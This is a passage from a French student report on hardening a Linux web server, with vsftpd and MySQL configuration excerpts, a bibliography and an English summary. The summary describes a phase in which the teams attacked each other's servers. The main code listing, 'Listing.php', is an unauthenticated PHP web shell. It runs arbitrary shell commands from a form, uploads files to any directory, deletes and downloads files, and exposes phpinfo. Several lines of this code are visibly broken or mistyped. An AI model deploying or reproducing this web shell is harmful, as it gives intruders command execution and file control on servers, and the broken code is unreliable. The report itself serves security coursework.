# to enable ASCII uploads (to prevent uploaded scripts etc. from breaking),
# without the DoS risk of SIZE and ASCII downloads. ASCII mangling should be
# on the client anyway..
ascii_upload_enable=YES
ascii_download_enable=YES
#
# You may fully customise the login banner string:
ftpd_banner=Welcome on our rabbit server
#
# You may restrict local users to their home directories. See the FAQ for
# the possible risks in this before using chroot_local_user or
# chroot_list_enable below.
chroot_local_user=YES
#
pasv_min_port=54101
pasv_max_port=54200
```



Fichier de configuration de MySQL : ~/etc/mysql/my.cf

```
#
# The MySQL database server configuration file.
#
# For explanations see
# http://dev.mysql.com/doc/mysql/en/server-system-variables.html
[client]
port          = 3306
socket        = /var/run/mysqld/mysqld.sock

# This was formally known as [safe_mysqld]. Both versions are currently parsed.
[mysqld_safe]
socket        = /var/run/mysqld/mysqld.sock
nice          = 0

[mysqld]
user          = mysql
pid-file      = /var/run/mysqld/mysqld.pid
socket        = /var/run/mysqld/mysqld.sock
port          = 3306
basedir       = /usr
datadir       = /var/lib/mysql
tmpdir        = /tmp
language      = /usr/share/mysql/english
skip-external-locking
#
# For compatibility to other Debian packages that still use
# libmysqlclient10 and libmysqlclient12.
old_passwords = 1
#
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address  = 127.0.0.1
key_buffer    = 1M
max_allowed_packet = 200K
thread_stack  = 128K
#
# Query Cache Configuration
#
query_cache_limit   = 1048576
query_cache_size    = 16777216
query_cache_type     = 1

[mysqldump]
[mysqldump]
quick
quote-names
max_allowed_packet  = 200K
[isamchk]
key_buffer          = 1M
```



Les fichiers de configurations d'apache et de php faisant chacun plus de 1000 lignes, nous avons choisis de ne pas les citer ici. Les lignes les plus importantes ayant été citées dans les parties concernant ces services.

## Listing.php

```
<?
/*
folders list & tools
last modifications : 3/03/05
*/

//converti les variables passées par $_POST et $_GET
foreach($_GET as $key => $value) $$key = $value;
foreach($_POST as $key => $value) $$key = $value;

//display l'entete si pas de telechargement
if(isset($dl_file)){
    dl_file($dl_file);
}
else display_header();

//définition du repertoire par défaut
if(!isset($repertoire) || ($repertoire == "")) $repertoire='.';

//script javascript permettant de recharger la page
echo "<SCRIPT LANGUAGE='JavaScript'>function redirect() {
window.location='".$PHP_SELF."?repertoire=".$repertoire."' } </SCRIPT>";
define("REDIR","<script language=javascript>setTimeout('redirect()',0);</script>");

//affichage des différents modules
if (isset($viewsource)) @show_source($viewsource) or die("Erreur dans la lecture de la source"); //module
pour voir une source
elseif(isset($php_info)) phpinfo(); //affiche les infos php
elseif($fichier != NULL) del($fichier); //module pour supprimer un fichier
elseif(isset($owner_)) view_owner($owner_); //module owner
elseif(isset($viewpic)) view_pic($viewpic); //module pour voir une image
elseif(isset($userfile)) { //module pour envoyer un fichier
    if($userfile_size>0) {
        $savefile = $reptosend."/".$userfile_name;
        if(move_uploaded_file($userfile, $savefile)) echo REDIR;
        else echo "<b>Erreur d'enregistrement !</b>";
    }
    else echo "<b>Trop gros fichier !</b>";
}

else { //module général
    echo "<font size='4'>Folder list and tools.</font>
<center><br><table bgcolor='black' width='80%' border='0'>
<tr>
    <td width='30%' valign='top' align='left'><br><br><br><br>";
        display_command($repertoire,$PHP_SELF);
        echo "<br>";
        display_del($repertoire);
        echo "<br>";
        display_send($repertoire);
        echo "<br>
</td>
```



```

        <td valign='top'>;
            display_main_table($repertoire);
            if (isset($command)) {
                if (isset($check_vizu)) {
                    $command = ` $command > /tmp/tmp.tmp`;
                    shell_exec("chmod 600 /tmp/tmp.tmp");
                    echo "<script
language='javascript'>window.open('".$PHP_SELF."?viewsource=/tmp/tmp.tmp')</script>";
                }
                else $command = ` $command`;
                echo REDIR;
            }
            echo "<br>
        </td>
    </tr></table></center>";
}

display_footer();

function dl_file($file) {
    $b_file = basename($file);

    if ( eregi( 'MSIE', $HTTP_USER_AGENT ) || eregi( 'OPERA', $HTTP_USER_AGENT ) )
        $mime_type = 'application/octetstream';
    else $mime_type = 'application/octet-stream';

    if ( eregi( 'MSIE', $HTTP_USER_AGENT ) ) $content_disp = 'inline';
    else $content_disp = 'attachment';

    header('Content-Type: ' . $mime_type);
    header('Content-Disposition: '.$content_disp.'; filename="'.$b_file.'");
    header('Pragma: no-cache');
    header('Expires: 0');

    readfile($file);
    exit(0);
}

function view_owner($owner){
    $owner = @posix_getpwuid($owner);
    echo "<strong><font size='5'>".$owner['name'].</font></strong><br>
        <hr align='left' width='20%'><br>";
    foreach($owner as $key => $value) echo $key." : ".$owner[$key].<br>";
}

function view_pic($pic){
    echo "<center>";
    echo "<table align=center border=1 bgcolor=black><tr width='80%'><td></td></tr></table><br><br></center>";
}

function display_header() {
    ?>
    <html>
        <head>
            <title>Folder list & tools</title>
            <style type="text/css">.consol { color: #FFFFFF; background-color: #000000; }</style>
        </head>
        <body bgcolor='gray' text="#FFFFFF" link="#CCCCCC" vlink="#999999" alink="#CCCCCC">
        <?

```



```

}

function display_footer() {
    ?>
    </CENTER></BODY></HTML>
    <?
}

function display_del($repertoire){
    echo "
        <form method='post'>
            Remove File :<BR>
            <input name='fichier' type='text' size='15' maxlength='100' value=".$repertoire.">
            <input type='submit' value='del'>
        </form>
    ";
}

function display_send($rep) {
    $MFS=1024000;
    echo "<FORM METHOD='POST' ENCTYPE='multipart/form-data'>
        Send file :<br>
        <INPUT TYPE=HIDDEN NAME=MAX_FILE_SIZE VALUE=".$MFS.">
        <INPUT TYPE=FILE NAME='userfile'><BR>
        directory :<br>
        <INPUT TYPE='text' name='reptose' value=".$rep."><br>
        <INPUT TYPE=SUBMIT value='send'>

        </FORM>    ";
}

function display_command($rep,$url){
    $disable = "";
    if (ini_get('safe_mode')) $disable = "disabled";

    echo "
        <form action=".$url."?repertoire=".$rep." method='post'>
            Commande NUX :<BR>
            <input name='command' class='console' type='text' size='30' value=".$rep."
                ".$disable.">
            <input type='submit' value='exec' ".$disable."><br>
            <input name='check_vizu' type='checkbox' ".$disable.">Visualizer la sortie de la
commande (/tmp/tmp.tmp)
        </form>";
}

function display_main_table($rep) {
    if (!ini_get('safe_mode')) $diasable = "";
    else $disable = "disabled";
    echo "<center>";
    echo "<br>
        <form action=" method='get'>
            List folder :<br>
            Empty space : ".round( ((disk_free_space($rep))/(1024*1024)) ,2)."Mo<br>
            <input name='repertoire' type='text' size='50' value=".$rep." ".$disable.">
            <input type='submit' value='list' ".$disable.">
        </form>";
    if (!ini_get('safe_mode')){
        echo "<TABLE border=1><strong><tr><td>File</td><td>dl</td><td>Size
(ko)</td><td>Last
Modification</td><td>Perms</td><td>Owner</td></tr></strong>";
    }
}

```



```

$dir = @opendir($rep) or die("Erreur, vérifiez les permissions");
while ($f = @readdir($dir)){
    if(($rep.$f) && ($f != '.') && ($f != '..')) {
        if (substr($rep, -1) == '/') $rep = substr($rep, 0, -1);
        if (@is_file($rep."/".$f)) {
            $ext = substr($f, -3);
            if(($ext == "jpg") || ($ext == "bmp") || ($ext == "gif")) $lien =
$PHP_SELF."?viewpic=".$rep."/".$f;
            else $lien = $PHP_SELF."?viewsource=".$rep."/".$f;
            $target='_blank';
            $lien_dl = "<a target=_blank
href=".$PHP_SELF."?dl_file=".$rep."/".$f." disab>#</a>";
        }
        else {
            $lien = $PHP_SELF."?repertoire=".$rep."/".$f;
            $target = '_self';
            $lien_dl = "#";
        }
        $owner_id = @fileowner($rep."/".$f);
        $owner = @posix_getpwuid($owner_id);
        if($owner[name] == "") $a = 'unknown';
        else {
            $owner_lien = $PHP_SELF."?owner_=".$owner_id;
            $a = "<a target=_blank
href=".$owner_lien.">".$owner[name]."</a>";
        }
        $f_size = @filesize($rep."/".$f) or $f_size="Error";
        $date = date("d/m/Y H:i:s",@filectime($rep."/".$f));
        $mod = convert_mod($rep."/".$f);
        echo "<tr>
            <td><a href=".$lien." target=".$target.">$f</a></td>
            <td>".$lien_dl."</td>
            <td align=right>". round(((float) $f_size/1024),2) . "</TD>
            <td>".$date."</td>
            <td>".$mod."</td>
            <td>".$a."</td>
            </td>
        ";
    }
}
@closedir($dir);
echo "</table>";
}
else echo "<strong>SAFE MODE<br>:(</strong>";
echo "<br><a target='_blank' href=".$PHP_SELF."?php_info=1>phpinfo</a></center>";
}

```

```

function convert_mod($f) { // cette fonction a été récupérer sur php.net

```

```

// perms

```

```

$perms = @fileperms($f);

```

```

if (($perms & 0xC000) == 0xC000) {
    // Socket
    $info = 's';
} elseif (($perms & 0xA000) == 0xA000) {
    // Lien symbolique
    $info = 'l';
} elseif (($perms & 0x8000) == 0x8000) {
    // Régulier
    $info = '-';
}

```



```

} elseif (($perms & 0x6000) == 0x6000) {
    // Block spécial
    $info = 'b';
} elseif (($perms & 0x4000) == 0x4000) {
    // Dossier
    $info = 'd';
} elseif (($perms & 0x2000) == 0x2000) {
    // Caractère spécial
    $info = 'c';
} elseif (($perms & 0x1000) == 0x1000) {
    // FIFO pipe
    $info = 'p';
} else {
    // Inconnu
    $info = 'u';
}

// Propriétaire
$info .= (($perms & 0x0100) ? 'r' : '-');
$info .= (($perms & 0x0080) ? 'w' : '-');
$info .= (($perms & 0x0040) ?
    (($perms & 0x0800) ? 's' : 'x') :
    (($perms & 0x0800) ? 'S' : '-'));

// Groupe
$info .= (($perms & 0x0020) ? 'r' : '-');
$info .= (($perms & 0x0010) ? 'w' : '-');
$info .= (($perms & 0x0008) ?
    (($perms & 0x0400) ? 's' : 'x') :
    (($perms & 0x0400) ? 'S' : '-'));

// Tous
$info .= (($perms & 0x0004) ? 'r' : '-');
$info .= (($perms & 0x0002) ? '<b><font color=red>w</font></strong></b>' : '-');
$info .= (($perms & 0x0001) ?
    (($perms & 0x0200) ? 't' : 'x') :
    (($perms & 0x0200) ? 'T' : '-'));

return $info;
}

function del($fichier) {
    if(@unlink($fichier)) echo "Fichier $fichier supprimé !".REDIR;
    else echo "Erreur dans la suppression de ".$fichier;
}
?>

```



# BIBLIOGRAPHIE



- **Linux général**

\*\*\*<http://lea-linux.org/>  
<http://www.miscmag.com/>  
<http://linux.developpez.com/cours/securedeb/?page=sommaire>  
<http://www.gentoo.org/doc/fr/gentoo-security.xml>  
<http://entreelibre.com/scastro/debian-secinst/>  
<http://www.libricks.org/pub/article14.html>  
 \*\*\*<http://nextgens.dyndns.org>  
 \*\*\*<http://www.debian.org/doc/manuals/securing-debian-howto/ch1.fr.html>

- **firewall**

\*\*\*<http://people.via.ecp.fr/~alexis/formation-linux/firewall.html>

- **quotas :**

\*\*\*<http://www.freenix.fr/unix/linux/HOWTO/mini/Quota-1.html>

- **mysql**

\*\*\*[http://miroirs.cesars.org/mysql/doc\\_fr/manual.fr\\_MySQL\\_Database\\_Administration.html](http://miroirs.cesars.org/mysql/doc_fr/manual.fr_MySQL_Database_Administration.html)

- **php**

<http://www.php.net>

- **ftp**

<http://vsftpd.beasts.org/>

- **faile**

\*\*\*<http://www.k-otik.com/>  
<http://www.securite.teamlog.com/publication/11/42/203/>

- **liens linux**

\*\*\*<http://linux-wizard.net/liens.html#doc>

- **PAM**

<http://www.kernel.org/pub/linux/libs/pam/Linux-PAM-html/pam-4.html>  
 \*\*\*<http://www.fedora-france.org/modules/wfsection/article.php?articleid=41>

- **Apache**

<http://redhat.matrix.com.br/linux/current/emea/doc/RH-DOCS/fr/rhl-rg-fr-7.1/s1-configuration-config.html>

Les site précédés de \*\*\* sont ceux que nous avons trouvés particulièrement intéressant ou qui nous ont beaucoup aidé.



# ENGLISH SUMMARY



Nowadays, to surf, to look for pieces of information or to buy on the Internet are more and more frequent. But behind your Internet browser, a lot of things happen. Every times you click on a link, your computer exchanges data with a other remote computer caller a web server. To make you satisfy, this server, where the website you visit is located, has to provide services. Moreover these services have to be secured to permit you to access the website when you want.

During this project, we tried to secure a such server. Our server provides different services to the websites creators like SSH, FTP, Apache, PHP or MySQL.

We have had to secure each service and make as hard as possible the capacity of a hacker to destroy or make unusable our server. That was the first part. In second part, two others student who had realized the same project have tried to hack our server while we were hacking their.

By working on this project, we learned the principle of server security and we have had the luck to learn more about Linux and its general working.

